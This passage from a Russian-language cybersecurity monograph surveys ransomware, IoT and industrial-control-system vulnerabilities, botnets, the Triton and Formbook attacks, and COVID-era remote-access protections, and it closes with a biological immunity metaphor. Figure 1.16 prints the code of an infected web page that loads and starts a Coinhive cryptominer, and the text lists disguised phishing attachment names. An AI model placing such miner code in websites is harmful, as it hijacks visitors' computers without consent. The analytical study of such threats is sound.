лы получали расширение *.KEYPASS, и в директории, где они хранились, добавлялся файл «!!!KEYPASS_DECRYPTION_INFO!!!.txt» с требованием выкупа. Отличительной чертой KeyPass является возможность «ручного» управления: троянец позволяет злоумышленникам кастомизировать процесс шифрования, меняя такие параметры, как ключ шифрования, название и содержание требования о выкупе, идентификатор жертвы, расширение зашифрованных файлов и список директорий, которые следует исключить из шифрования [140, 145, 161].

Отметим, что после эпидемии WannaCry (см. рис. 1.8) прошло три года, при этом зафиксировано более 75 000 кибератак на объекты и компании в 150 странах мира. Это вредоносное ПО остается в лидерах среди самых опасных шифровальщиков: заражений WannaCry – более 30 % от общего числа и процент неуклонно растет [113–117, 304–307].

1.1.2. Уязвимости «умных» устройств

Сегодня мы окружены «умными» устройствами – бытовой техникой (осветительные приборы, телевизоры, утюги, кофеварки, датчики температуры, детские игрушки), а также счетчиками для сбора и обработки данных ЖКХ, медицинскими устройствами, камерами видеонаблюдения и прочим. Появляются «умные» железные дороги, нефтеперерабатывающие заводы, города и даже регионы. У этого многообразия, однако, есть оборотная сторона: чем больше «умных» устройств, тем шире поверхность кибератаки и больше возможностей для злоумышленников [1, 4, 6, 8]. Обеспечить безопасность «умных» киберсистем еще сложнее, когда дело касается интернета вещей (IoT/IIot) – из-за низкого уровня стандартизации разработчики уделяют мало внимания кибербезопасности. Это легко продемонстрировать на следующих примерах.

В 2018–2020 годах Kaspersky Lab ICS CERT опубликовала ряд исследований о том, насколько уязвимы к кибератакам «умные» концентраторы (smarthubs). Концентратор позволяет управлять работой других «умных» устройств в доме, получать с них информацию и передавать им команды. Управление осуществляется с сенсорного экрана, через мобильное приложение или веб-интерфейс. Если в концентраторе есть уязвимость, он потенциально создает единую точку отказа. Изученный концентратор не содержал значительных уязвимостей, но нашлись логические ошибки, которые позволили злоумышленникам получить удаленный доступ (https://securelist.com/iot-hack-how-to-break-a-smart-home-again/84092/).

Также были проверены «умные» камеры – на предмет защищенности от хакеров. Такие устройства прочно вошли в повседневную жизнь [12, 21, 25]. Многие из них могут подключаться к «облаку», позволяя наблюдать за тем, что происходит в удаленной точке – следить за животными, безопасностью жилища и т. д. Исследованная камера обладала значительным функционалом и могла быть использована в качестве видео-няни либо элемента общей системы безопасности жилища. Устройство имело функцию ночного видения и датчик движения, могло передавать видео и звук на смартфон или планшет, а также проигрывать звук через встроенный динамик. При этом в ходе исследования на устройстве было выявлено более 10 уязвимостей – почти столько же, сколько у него функций, – позволяющих удаленно сменить пароль администратора, выполнить произвольный программный код, собрать ботнет из скомпрометированных камер и вывести камеру из строя [41, 42, 44, 45].

Потенциальные проблемы касаются не только бытовых устройств. Так, Идо Наор, эксперт GReAT вместе с Амихаем Нейдерманом из Azimuth Security обнаружили уязвимость в средстве автоматизации для заправочной станции (https://securelist.ru/expensive-gas/88566/). Это устройство имеет прямое подключение к интернету и отвечает за управление всеми компонентами заправочной станции, в том числе топливораздаточной колонкой и платежными терминалами. Дальше – больше: оказалось, что в веб-интерфейс можно получить доступ, используя стандартный логин и пароль. Дальнейшее исследование показало, что злоумышленник может выключить все заправочные системы, вызвать утечку топлива, менять цены на бензин; красть деньги в обход платежного терминала, данные о номерных знаках машин и личные данные водителей, а также выполнить код на блоке контроллера и даже получить доступ к сети заправочной станции [60–62, 66].

В 2018–2020 годах были исследованы и «умные» устройства для животных, а именно – трекеры, устройства для отслеживания их местоположения. Такие гаджеты могут обладать доступом к сети, телефону хозяина и данными о местоположении животного. Целью исследования являлась оценка безопасности подобных устройств. Было проанализировано несколько популярных моделей трекеров на

предмет потенциальных уязвимостей (https://securelist.ru/i-know-where-your-pet-is/89828/). Четыре проверенных трекера использовали технологию Bluetooth LE для связи со смартфоном владельца, но только один делал это корректно; остальные могли принимать и исполнять команды от кого угодно. Более того, оказалось, их можно вывести из строя или скрыть от владельца – для этого достаточно просто находиться рядом с трекером. Всего одно из протестированных Android-приложений проверяет сертификат сервера, не полагаясь на систему. Как итог – большинство трекеров подвержены атаке «человек посередине»: злоумышленник может перехватить данные, если «уговорит» жертву установить свой сертификат [68, 73, 75].

Также подверглись изучению носимые устройства для людей, а именно – «умные» часы и фитнес-трекеры. Интересовал сценарий, в котором установленное на смартфоне шпионское приложение могло отсылать данные со встроенных датчиков движения (акселерометров и гироскопов) на удаленный сервер и из этих данных воссоздавать действия пользователя: ходьбу, сидение, набор текста на клавиатуре и т. д. Сначала для Android-смартфона было создано простое приложение, чтобы обрабатывать и передавать данные, а затем проведен анализ, что можно из них получить. Выяснилось, что реально не только распознать, сидит человек или идет, но и различить, например, характер ходьбы – прогуливается он или переходит со станции на станцию в метро. Такое возможно, потому что каждому виду движения соответствует свой паттерн данных с акселерометра – благодаря этому фитнес-трекеры отличают ходьбу от езды на велосипеде [76, 78, 96, 97].

Последние годы растет популярность сервисов краткосрочного проката автомобилей (каршеринга), которые сильно повышают мобильность людей в крупных городах. Однако возникает вопрос: насколько защищены личные данные пользователей подобных сервисов? В 2018–2020 годах были протестированы 13 приложений каршеринга на предмет безопасности (https://securelist.ru/a-study-of-car-sharing-apps/90804/). Результаты исследования не обрадовали. Судя по всему, у разработчиков приложений отсутствует понимание текущих угроз для мобильных платформ – как при проектировании приложений, так и при создании инфраструктуры. Для начала неплохо добавить функцию оповещения пользователя о подозрительной активности: на момент исследования лишь один сервис оповещал пользователя, если в его аккаунт пытались зайти с другого устройства. Большинство протестированных приложений оказались плохо продуманы с точки зрения кибербезопасности и нуждаются в доработке [98, 99, 107].




Рис. 1.9. ***Интеллектуальные технологии кибербезопасности***




Рис. 1.10. ***Целевая модель кибербезопасности***

Количество «умных» устройств неуклонно растет: по некоторым прогнозам, к 2025 году их будет в несколько раз больше, чем людей на планете. При этом производители не уделяют достаточно внимания кибербезопасности: отсутствуют напоминания о необходимости сменить стандартный пароль при первой настройке и уведомления о выходе новых версий прошивок, а сам процесс обновления часто сложен для обычного пользователя. Все это делает IoT-устройства привлекательной мишенью для злоумышленников [108, 110–112]. Их проще атаковать, чем персональные компьютеры, а в домашней инфраструктуре они играют важную роль: одни управляют интернет-трафиком, другие делают видеозаписи, третьи управляют домашними устройствами, например, установкой климат-контроля. Растет не только количество, но и качество вредоносного ПО для «умных» устройств. В арсенале злоумышленников появляется все больше эксплойтов, а зараженные устройства используются для организации DDoS-атак, кражи персональных данных и майнинга криптовалют (https://securelist.ru/new-trends-in-the-world-of-iot-threats/91601/).

Рис. 1.11. ***Распределение числа уязвимостей АСУ ТП, ICS-CERT***

Оценка степени риска в баллах	От 9 до 10 *(критическая)*	От 7 до 8,9 *(высокая)*	От 4 до 6,9 *(средняя)*	От 0 до 3,9 *(низкая)*
Количество уязвимостей	60	134	127	1

Таблица 1.1. ***Распределение уязвимостей по степени риска***

Важно, чтобы вопросы кибербезопасности «умных» устройств (см. рис. 1.9 и 1.10) учитывались на первых этапах жизненного цикла (анализ требований и проектирование) [118, 120, 131, 134]. Отметим, что в некоторых странах появились соответствующие методические указания и рекомендации. Например, правительство Великобритании утвердило практическое руководство по обеспечению IoT-безопасности (https://www.gov.uk/government/publications/secure-by-design/code-of-practice-for-consumer-iot-security), а правительство Германии анонсировало создание ряда стандартов (https://www.theregister.co.uk/2018/11/20/germany_versus_openwrt_ccc/) по основам кибербезопасности таких устройств.

1.1.3. Угрозы безопасности АСУ ТП

По данным ICS-CERT (https://ics-cert.us-cert.gov/), в 2017–2020 годах выявлено 322 уязвимости различных компонент автоматизированных систем управления технологическими процессами (АСУ ТП) [11, 22, 23, 26]. Среди них – уязвимости системного и прикладного ПО, а также сетевых и прикладных протоколов разных технологических платформ. При этом более уязвимыми оказались энергосистемы (178), производственные (164), водоснабжения (97) и транспортные (74) АСУ ТП (см. рис 1.11).

Степень риска выявленных уязвимостей

Больше половины уязвимостей АСУ ТП (194) получили оценку более 7 баллов по шкале CVSS (версия 3.0), что говорит о высокой и критической степени риска (см. табл. 1.1).

10 баллов присвоили уязвимостям, обнаруженным в следующих продуктах:

- iniNet Solutions GmbH SCADA Webserver
- Westermo MRD-305-DIN, MRD-315, MRD-355, and MRD-455
- Hikvision Cameras
- Sierra Wireless AirLink Raven XE and XT

- Schneider Electric Modicon M221 PLCs and SoMachine Basic
- BINOM3 Electric Power Quality Meter
- Carlo Gavazzi VMU-C EM and VMU-C PV

Уязвимости на 10 баллов были вызваны проблемами аутентификации, сравнительно просты в эксплуатации и могли использоваться удаленно. Высшую оценку степени риска также получила уязвимость в Modicon Modbus Protocol.

Типы выявленных уязвимостей

Среди наиболее распространенных типов уязвимостей – переполнение буфера (Stack-based Buffer Over flow, Heap-based Buffer Overflow) и неправильная аутентификация (Improper Authentication) (см. рис. 1.12). *При* этом 23 % всех выявленных уязвимостей – это веб-уязвимости (Injection, Path traversal, Cross-site request forgery (CSRF), Cross-site scripting), а 21 % – связаны с проблемами аутентификации (Improper Authentication, Authentication Bypass, Missing Authentication for Critical Function) и с проблемами управления доступом (Access Control, Incorrect Default Permissions, Improper Privilege Management, Credentials Management) [42, 61, 63].

Важно отметить, что эксплуатация злоумышленниками уязвимостей в различных компонентах АСУ ТП могла привести к выполнению произвольного кода, несанкционированному управлению промышленным оборудованием и отказу в его работе (DoS). При этом большинство уязвимостей (265) могли эксплуатироваться удаленно и без аутентификации, а их использование не требовало от злоумышленника специальных знаний и развитых навыков.

Для 17 уязвимостей ранее были опубликованы эксплойты, что повысило риск их злонамеренного использования.




Рис. 1.12. ***Распространенные типы уязвимостей АСУ ТП***

Уязвимые компоненты АСУ ТП

- Наибольшее количество уязвимостей было выявлено:
- в SCADA/HMI-компонентах (88);
- в сетевых устройствах промышленного назначения (66);
- в ПЛК (52);
- в инженерном ПО (52).

Среди уязвимых компонентов (см. рис. 1.13) также присутствовали РЗА, системы противоаварийной защиты, системы экологического мониторинга, системы промышленного видеонаблюдения и прочие [64–68].

Уязвимости промышленных протоколов

Были выявлены серьезные уязвимости в реализациях промышленных протоколов: Modbus – в контроллерах серии Modicon (по шкале CVSS (версия 3) эта уязвимость имеет 10 баллов), стека протоколов OPC UA (https://ics-cert.kaspersky.ru/news/2017/09/07/ispravlenie-xxe-uyazvimosti-v-industrial/) и PROFINET Discovery and Configuration Protocol (https://ics-cert.us-cert.gov/advisories/ICSA-17-129-01). Существенно,

что выявленные проблемы кибербезопасности затронули целые линейки продуктов.

Кроме того, обнаружили уязвимости традиционных программных платформ и сетевых протоколов [76, 94, 95]. В том числе протокола WPA2, который используется в оборудовании Cisco, Rockwell Automation, Sierra Wireless, ABB и Siemens и т. д., а также в DNS-сервере Dnsmasq, Java Runtime Environment, Oracle Java SE, Cisco IOS и IOS XE(https://ics-cert.us-cert.gov/advisories/ICSA-17-094-04). Также нашлись уязвимости у Intel (ME, SPS и TXE) (https://ics-cert.kaspersky.ru/news/2017/11/24/intel-updates/). В основном, они затронули серверное оборудование SCADA-систем и индустриальные компьютеры, использующие уязвимые процессоры. Например, Automation PC 910 компании B&R, Nuvo-5000 от Neousys и линейка продуктов GE Automation RXi2-XP.




Рис. 1.13. ***Распределение уязвимостей по компонентам АСУ ТП***

Уязвимости IIoT-устройств

В 2016-2019 годах участились случаи использования уязвимостей IIoT-устройств для создания ботнетов [96,100,140], например, Reaper (https://ics-cert.kaspersky.ru/news/2017/11/09/reaper/) и Mirai, в том числе Satori (https://ics-cert.kaspersky.ru/news/2017/12/14/satori/). Множественные уязвимости выявили в роутерах Dlink 850L (https://blogs.securiteam.com/index.php/archives/3364), беспроводных IP-камерах WIFICAM (https://pierrekim.github.io/blog/2017-03-08-camera-goahead-0day.html), сетевых видеорегистраторах Vacron (https://blogs.securiteam.com/index.php/archives/3445) и на других устройствах.

При этом старые уязвимости не всегда своевременно устраняются: например, уязвимость 2014 года CVE-2014-8361 в устройствах компании Realtek (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-8361) или уязвимость 2012 года в конверторах Serial-to-Ethernet, которая позволяет «увидеть» Telnet-пароль путем запроса на порт 30718 (https://www.bleepingcomputer.com/news/security/thousands-of-serial-to-ethernet-devices-leak-telnet-passwords/). Отметим, что конверторы последовательных интерфейсов лежат в основе многих систем, позволяющих оператору промышленного оборудования удаленно контролировать его состояние, менять настройки и управлять режимами работы [170,179,180].

Уязвимости в реализациях протокола Bluetooth обусловили появление нового вектора атаки BlueBorne (https://ics-cert.kaspersky.ru/news/2017/09/15/blueborne/) на мобильные и стационарные операционные системы IIoT-устройств [190–199].

В 2017 году исследователи Kaspersky Lab ICS CERT дополнительно обнаружили 63 уязвимости в АСУ ТП и киберсистемах IIoT/IoT (https://ics-cert.kaspersky.ru/media/KL_ICS_REPORT-H2-2017_FINAL_RUS_22032018.pdf) [140, 200–209]. При этом 50 % из них позволяли злоумышленникам удаленно инициировать отказ в обслуживании (DoS), а 8 % – удаленно выполнить некоторый код в целевой системе.

В промышленном сетевом оборудовании выявили 18 уязвимостей. При этом к типовым относились возможность раскрытия информации, эскалация привилегий, выполнение произвольного кода, отказ в обслуживании и другие. Также было выявлено 17 критичных уязвимостей типа «отказ в обслуживании» в реализациях технологии OPC UA. Часть обнаруженных уязвимостей находилась в программных реализациях OPC UA, размещенных на официальном Github-репозитории и используемых в известных линейках производителей. А в программном обеспечении SafeNet Sentinel компании Gemalto обнаружили 15 уязвимостей (https://ics-cert.kaspersky.ru/reports/2018/01/22/a-silver-bullet-for-the-attacker-a-study-into-the-security-of-hardware-license-tokens/). Он затронули множество промышленных решений, использующих SafeNet Sentinel, в частности, у ABB, General Electric, HP, Cadac Group, Zemax и других общим числом более 40 000.




Рис. 1.14. ***Доля компьютеров АСУ ТП атакованных майнерами***




Рис. 1.15. ***Источники заражения компьютеров АСУ ТП майнерами***

```
1394
1395    <script src="https://ajax.aspnetcdn.com/ajax/jQuery/jquery-3.2.0.min.js"></script>
1396
1397    <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js"></script>
1398    <script src="https://coinhive.com/lib/coinhive.min.js"></script>
1399    <script>
1400            var miner = new CoinHive.Anonymous('1IPfiIkw6xH8ZgosLv9CBoMyh84GOfnZ', {threads: 2});
1401            miner.start( );
1402        </script>
```

Рис. 1.16. ***Скриншот фрагмента кода веб-ресурса, зараженного майнером***

Майнеры криптовалют

По данным Kaspersky Lab ICS CERT, в период с февраля 2017 года по январь 2018 года программами для майнинга криптовалют были атакованы 3,3 % компьютеров, относящихся к системам промышленной автоматизации [233, 235, 236]. До августа 2017 года доля компьютеров АСУ, атакованных майнерами, не превышала 1 %. (см. рис. 1.14–1.16)

Во время работы вредоносные программы данного типа создают серьезную нагрузку для вычислительных ресурсов компьютера. А увеличение нагрузки на процессоры может негативно влиять на работу компонентов АСУ ТП предприятия и угрожать киберустойчивости их функционирования [237, 238, 257].

В основном, майнеры попали на компьютеры АСУ ТП из сети Интернет, реже – со съемных носителей или из сетевых папок сотрудников компании.

Заражению майнерами криптовалют подверглось множество веб-сайтов, в том числе промышленных компаний. В таких случаях майнинг криптовалют производится на системах посетителей зараженных веб-ресурсов, поэтому данная техника получила название cryptojacking.

Ботнет-агенты в инфраструктуре технологической сети

В большинстве случаев ботнет-агенты предназначены для рассылки спама, поиска и кражи финансовой информации и данных аутентификации, а также для проведения кибератак типа перебор пароля и отказ в обслуживании (DDoS) [265–268, 292]. Заражение данным типом вредоносного ПО опасно для объекта промышленной инфраструктуры (см. рис. 1.17). Действия ботнет-агентов могут приводить к нарушению работы сети, отказу в обслуживании (DoS) зараженной системы и других устройств в сети. Кроме этого, код вредоносных программ часто содержит ошибки и/или несовместим с ПО для управления промышленной инфраструктурой, что тоже может приводить к нарушениям в мониторинге и управлении технологическим процессом. Другая опасность ботнет-агентов заключается в способности собирать информацию о системе и предоставлять злоумышленникам возможности скрытого управления зараженной машиной, подобно вредоносным программам класса бэкдор (backdoor) [269, 294, 295, 298].

Главными источниками атак ботнет-агентов для систем АСУ ТП стали интернет, сменные носители и сообщения электронной почты (см. рис. 1.18).

Почти два процента АСУ ТП были атакованы вредоносной программой Virus.Win32.Sality. Модули Sality способны проводить спам-рассылки, красть аутентификационные данные, сохраненные в системе, а также загружать и устанавливать другое вредоносное ПО. Ботнет-агент Dinihou атаковал 0,9 % АСУ ТП (см. рис. 1.19). Данная программа позволяет получить произвольный файл с зараженной системы, что создает угрозу утечки конфиденциальных данных жертвы. Также Worm.VBS.Dinih.ou позволяет загружать и устанавливать в зараженную систему другое вредоносное ПО.

Большинство модификаций Trojan.Win32.Waldek распространяются через сменные носители и имеют функции для сбора и отправки информации о зараженной системе. Далее злоумышленники формируют набор дополнительного вредоносного ПО для установки в зараженную АСУ ТП при помощи соответствующих функций Waldek. Backdoor.Win32.Androm позволяет злоумышленникам получать различную информацию о зараженной системе, загружать и устанавливать модули для проведения деструктивной активности, например, для кражи конфиденциальных данных [326–330].

Целевые атаки

2017 год запомнился двумя изощренными целевыми атаками на АСУ ТП – Industroyer (https://ics-cert.kaspersky.ru/reports/2017/09/28/threat-




Рис. 1.17. ***Доля компьютеров АСУ, атакованных ботнет-агентами***




Рис. 1.18. ***Источники заражения систем АСУ ТП ботнет-агентами***




Рис. 1.19. ***Топ-5 ботнет-агентов в АСУ ТП***

landscape-for-industrial-automation-systems-in-h1-2017/#21) и Trisis/Triton (https://www.fireeye.com/blog/threat-research/2017/12/attackers-deploy-new-ics-attack-framework-triton.html). В этих кибератаках, впервые после Stuxnet, атакующие создали собственные реализации промышленных сетевых протоколов и получили возможность напрямую взаимодействовать с устройствами [304–307].

Trisis/Triton

Вредоносная программа Triton или Trisis представляет собой модульный фреймворк, позволяющий вести автоматический поиск Triconex Safety Controllers в сети предприятия, получать информацию о режиме их работы и внедрять на данные устройства вредоносный код. Trisis/Triton устанавливает в прошивку устройства бэкдор, который позволяет злоумышленникам удаленно считывать и модифицировать не только код легитимной программы управления, но и код прошивки скомпрометированного устройства Triconex. Самое безобидное из вероятных негативных последствий – аварийное отключение системы и остановка технологического процесса [308, 316].

До сих пор непонятно, как злоумышленники проникли в инфраструктуру предприятия. Известно только, что они, по всей видимости, достаточно долго (несколько месяцев) пребывали в сети скомпрометированной организации, используя легитимное ПО и утилиты «двойного назначения» для продвижения внутри нее и эскалации привилегий. Несмотря на то, что атака была направлена на изменение кода устройств Triconex, код, который злоумышленники пытались внедрить на последней стадии атаки, найден не был. Поэтому конечную цель кибератаки установить не удалось.

Целевой фишинг – шпион Formbook

Среди известных троянцев-шпионов, рассылаемых в фишинговых письмах индустриальным и энергетическим компаниям по всему миру (Fareit, Hawkeye, ISR Stealer и другие), популярен Formbook (https://ics-cert.kaspersky.ru/reports/2017/06/15/nigerian-phishing-industrial-companies-under-attack/). В атаках с его использованием рассылаются вложенные вредоносные документы Microsoft Office, которые для загрузки и установки в систему вредоносного ПО эксплуатируют уязвимость CVE-2017-8759. Также распространяются архивы различных форматов, содержащие исполняемый файл вредоносной программы.

Среди прочих известны следующие имена вложенных файлов:

- RFQ for Material Equipment for Aweer Power Station H Phase IV.exe;
- Scanned DOCUMENTS & Bank Details For Confirmation.jpeg (Pages 1–4) -16012018. jpeg.ace;
- PO & PI Scan.png.gz;
- BL_77356353762_Doc1.zip;
- QUOTATION LISTS.CAB;
- shippingreceipts.ace.

По сравнению со стандартным набором возможностей для шпионского вредоносного ПО (снятие скриншотов, запись кодов нажатых клавиш и кража паролей из хранилищ браузеров), функциональность Formbook расширена, позволяет осуществлять кражу конфиденциальных данных из трафика HTTP/HTTPS/SPDY/HTTP2 и веб-форм. Кроме того, данная вредоносная программа реализует функциональность скрытого удаленного управления системой, а также имеет необычную технику противодействия анализу сетевого трафика. Троянец формирует перечень URL-адресов для подключения к серверу злоумышленников из списков легитимных доменов, хранящихся в его теле, и добавляет в него всего один сервер управления вредоносным ПО. Так Formbook пытается скрыть подключение к вредоносному домену среди запросов к легитимным ресурсам, что усложняет его обнаружение и нейтрализацию [235, 317–319].

Эксплойты

Процент компьютеров АСУ, на которых были заблокированы попытки срабатывания эксплойтов, вырос и составил 2,8 % (см. рис. 1.20).

Важно отметить, что злоумышленники часто используют скрипты-загрузчики, написанные на Visual Basic Script, в качестве «полезной нагрузки» эксплойтов или внедряют их непосредственно в офисные документы. Обязательное условие для выполнения таких скриптов – наличие интерпретатора Windows Script Host (WSH), который обычно устанавливается по умолчанию вместе с ОС Windows. Эксплойты Shadow Brokers, примененные в атаках программ-шифровальщиков WannaCry и ExPetr, многократно использо-

вались и в составе разного вредоносного ПО [235, 236]. Увеличение числа атак с данными эксплойтами привело к росту процента компьютеров АСУ, атакованных с использованием вредоносного ПО и эксплойтов для Windows x86 и x64.

Программы-шпионы

Процент компьютеров АСУ, атакованных вредоносными программами-шпионами (Trojan-Spy и Trojan-PSW), значительно вырос [235, 236, 304–307]

Шпионские вредоносные программы часто распространяются в фишинговых письмах. Один из ярких примеров – Южная Корея, занявшая третье место в рейтинге стран по проценту компьютеров АСУ, на которых были заблокированы шпионские программы, с показателем 6 %. Большинство вредоносных программ-шпионов в этой стране распространялись именно в фишинговых письмах, нацеленных на пользователей в Азиатско-Тихоокеанском регионе. Отметим, что Корея занимает третье место по атакам бэкдоров, заблокированных на 6,4 % компьютеров АСУ. Лидирует в данном рейтинге Вьетнам с впечатляющими 9,8 %.




Рис. 1.20. ***Типы приложений, атакуемых эксплойтами***




Рис. 1.21. ***Классы вредоносного ПО, атаковавшего АСУ ТП***

Вредоносные программы класса Trojan

Как правило, вредоносные программы класса Trojan написаны на языках программирования Javascript, Visual Basic Script, Powershell, AutoIt в формате AutoCAD и прочих. Упомянутое вредоносное ПО позволяет злоумышленникам проникать в атакуемые АСУ ТП, а также осуществлять доставку и запуск других вредоносных программ (см. рис. 1.21) [235, 269], в том числе следующие программные модули:

- троянцы-шпионы (Trojan-Spy и Trojan-PSW);
- программы-вымогатели (Trojan-Ransom);
- бэкдоры (backdoor);
- средства удаленного администрирования, установленные несанкционированно (RAT);
- программы типа Wiper (KillDisk), выводящие из строя компьютер и затирающие данные на диске.

Заражение компьютеров в промышленной сети данным вредоносным ПО может привести к потере контроля или нарушению технологических процессов.

На рисунке 1.22 показан процент платформ, которые используются вредоносным ПО злоумышленников. Здесь в платформе Windows учтены угрозы для x86 и x64; в Browsers – угрозы, атакующие браузеры,

а также вредоносные HTML-страницы; в Microsoft Office – угрозы системного ПО Word, Excel, Power Point, Visio и др.

Злоумышленники продолжают атаковать сайты компаний, очевидно, содержащие уязвимости в веб-приложениях [235, 236, 257]. В частности, увеличилось количество кибератак с Javascript-майнерами. В случае кибератак с использованием документов Microsoft Office (Word, Excel, RTF, Power Point, Visio и др.) в приложениях к письму содержались эксплойты для заражения шпионским ПО.

1.1.4. География кибератак на АСУ ТП

Доля атакованных компьютеров АСУ ТП в первом полугодии 2018 года в мире выросла и составила 41,2 %. За год данный показатель существенно увеличился (https://ics-cert.kaspersky.ru/) (см. рис. 1.23–1.26).

При этом увеличение процента атакованных компьютеров АСУ связано в основном с общим усилением вредоносной активности [236, 257].

Сравнение данных по разным регионам мира показывает:

- страны Африки, Азии и Латинской Америки гораздо менее благополучные по проценту атакованных компьютеров АСУ, чем страны Европы, Северной Америки и Австралии;
- показатели Восточной Европы заметно выше, чем Западной;
- процент атакованных компьютеров АСУ в Южной Европе выше, чем в Северной.

При этом показатели стран внутри отдельных регионов могут сильно отличаться. Так, на фоне большинства стран Африки более защищены АСУ ТП в ЮАР, а среди государств Среднего Востока благ ополучнее выглядят АСУ ТП в Израиле и Кувейте (см. рис. 1.26).




Рис. 1.22. ***Платформы, используемые вредоносным ПО***




Рис. 1.23. ***Процент атакованных компьютеров АСУ ТП***




Рис. 1.24. ***ТОР-20 стран по проценту атакованных АСУ ТП***

Основные источники заражения

К основным источникам заражения АСУ ТП относятся Интернет, съемные и внешние носители информации (флеш-карты и т. п.) (см. рис. 1.27) [235, 236, 257].

Такая динамика выглядит закономерной – современные АСУ ТП трудно назвать изолированными от Интернет/Интранет и других внешних сетей. Сопряжение технологической сети с корпоративной необходимо как для управления производством, так и для администрирования промышленных сетей и систем. Интернет нужен, например, для сопровождения и технической поддержки АСУ ТП. Вероятны подключения с помощью мобильных телефонов, USB-модемов и/или Wi-Fi-роутеров с поддержкой 3G/4G/LTE.

Отметим, что максимальный процент атакованных АСУ ТП через съемные носители информации зафиксирован в Африке, на Среднем Востоке и в Юго-Восточной Азии. Дело в том, что в этих регионах съемные носители до сих пор широко используются для переноса информации с одного компьютера на другой (см. рис. 1.28, 1.29).

1.1.5. Усиление мер защиты АСУ ТП в условиях COVID-19

В начале 2020 года пандемия COVID-2019, этиологически связанная с новым вирусом SARS-CoV-2, и последовавшие за этим строгие меры правительств большинства стран мира по сдерживанию распространения COVID-19 (вынужденная самоизоляция, карантин, закрытие границ и производств, ограничение авиасообщения между странами и пр.) потребовали усиления мер защиты АСУ ТП.

Введение карантинных мер вызвало массовый переход сотрудников государственных и коммерческих организаций на дистанционный режим работы. Этим ка-




Рис. 1.25. ***Десять стран с наименьшим процентом атакованных АСУ ТП***




Рис. 1.26. ***Доля атакованных АСУ ТП в разных регионах мира***

Рис. 1.27. ***Основные источники угроз АСУ ТП***

тегориям сотрудников был предоставлен удаленный доступ к ведомственным и корпоративным ресурсам соответственно, вместе с тем, это создало дополнительные угрозы безопасности и устойчивости, в том числе, новые угрозы несанкционированного доступа и программно-технического воздействия на цифровые платформы названных организаций. На практике большая часть упомянутых сотрудников оказалась не готова к работе в таких условиях, в том числе к выполнению своих должностных обязанностей на домашних компьютерах и рабочих ноутбуках, выданных в личное пользование, и защите информации, содержащей сведения конфиденциального характера.




Рис. 1.28. ***Распределение кибератак по регионам мира***

Уполномоченные государственные организации подготовили ряд рекомендаций по усилению кибербезопасности АСУ ТП в условиях пандемии COVID-19. Так, ФСТЭК России в письме от 20 марта 2020 г. № 240/84/389 рекомендовала следующие меры обеспечения безопасности объектов критической информационной инфраструктуры (КИИ).

1. Проведение инструктажа работников субъектов КИИ, осуществляющих удаленный доступ к объектам КИИ, о правилах безопасного удаленного взаимодействия с такими объектами.




Рис. 1.29. TOP-15 стран по проценту АСУ ТП, ***атакованных с помощью съемных носителей***

2. Определение перечня средств вычислительной техники, в том числе портативных мобильных средств вычислительной техники (ноутбуков, планшетных компьютеров, мобильных устройств), которые будут предоставлены работникам для удаленной работы (далее – удаленное СВТ). Для удаленного доступа не рекомендуется использование личных средств вычислительной техники, в том числе портативных мобильных СВТ.

3. Определение перечня информации и информационных ресурсов (программ, томов, каталогов, файлов), расположенных на серверах объектов КИИ, к которым будет предоставляться удаленный доступ.

4. Назначение минимально необходимых прав и привилегий пользователям при удаленной работе.

5. Идентификация удаленных СВТ по физическим адресам (MAC-адресам) на серверах объектов КИИ, к которым будет предоставляться удаленный доступ, предоставление им доступа к информационным ресурсам объектов критической информационной инфраструктуры методом «белого списка».

6. Исключение возможности эксплуатации удаленных СВТ посторонними лицами.

7. Выделение работников в отдельный домен, управление которым должно осуществляться с серверов субъекта КИИ, и присвоение каждому удаленному СВТ сетевого (доменного) имени.

8. Обеспечение двухфакторной аутентификации работников удаленных СВТ, при этом один из факторов обеспечивается устройством, отделенным от объекта КИИ, к которому осуществляется доступ.

9. Организация защищенного доступа с удаленного СВТ к серверам объектов КИИ с применением средств криптографической защиты информации (VPN-клиент).

10. Применение на удаленных СВТ средств антивирусной защиты информации, обеспечение актуальности баз данных признаков вредоносных компьютерных программ (вирусов) на удаленных СВТ путем их ежедневного обновления.

11. Исключение возможности установки работником программного обеспечения на удаленное СВТ, кроме программного обеспечения, установка и эксплуатация которого определена служебной необходимостью, реализуемое штатными средствами операционной системы удаленного СВТ или средствами защиты информации от несанкционированного доступа.

12. Обеспечение мониторинга безопасности объектов КИИ, в том числе ведения журналов регистрации действий работников удаленных СВТ и их анализа.

13. Блокирование сеанса удаленного доступа пользователя при неактивности более установленного субъектом КИИ времени.

14. Обеспечение возможности оперативного реагирования и принятия мер защиты информации при возникновении компьютерных инцидентов.

При этом прямо указывается, что в дистанционном режиме не допускается предоставление удаленного доступа для управления (в том числе путем передачи управляющих команд и (или) сигналов, изменения параметров управляемых процессов и осуществления иных управляющих воздействий) режимами функционирования промышленного (технологического) оборудования (устройств) АСУ ТП, являющихся значимыми объектами КИИ.

1.2. Выбор биологической метафоры кибериммунитета

Исключительная важность иммунитета (от лат. *immunitas* – «*освобождение*») живого организма объясняется его уникальной способностью справляться с вспышками новых или возвращающихся инфекций. Во все времена инфекционные болезни были главными врагами человечества. История знает множество примеров опустошительных последствий *оспы, чумы, холеры, тифа, дизентерии, кори, гриппа.* Например, упадок *Древней Греции и Рима* связан не столько с войнами, которые они вели, сколько с чудовищными эпидемиями чумы, уничтожившими большую часть населения. В *XIV веке* чума погубила *треть населения Европы.* Из-за эпидемии натуральной оспы через 15 лет после нашествия *Кортеса* от *30-миллионной империи инков* осталось *менее 3 млн человек. Пандемия гриппа* (так называемой «*испанки*») в 1918–1920 годах унесла жизни около *40 млн человек*, а число заболевших составило около *500 млн человек*. Это больше, чем потери на полях сражений *Первой мировой войны*, где погибли *8 млн. 400 тыс.* и были ранены *17 млн. человек*. И это сопоставимо с общими потерями *от 50 до 80 млн* военных и гражданского населения в период с 1 сентября 1939 г. по 2 сентября 1945 г. во *Второй мировой войне.*

Несмотря на впечатляющие успехи современной науки, инфекционные болезни до сих пор остаются одной из главных причин смертности: по данным *Всемирной организации здравоохранения (ВОЗ)*, на их долю приходится до *30 %* ежегодно регистрируемых смертей на планете. Наиболее опасны острые инфекции дыхательных путей, прежде всего *грипп и пневмония, инфекция вирусом иммунодефицита человека, кишечные инфекции, туберкулез, вирусный гепатит В, малярия*. Согласно прогнозу экспертов *Всемирной орга-*

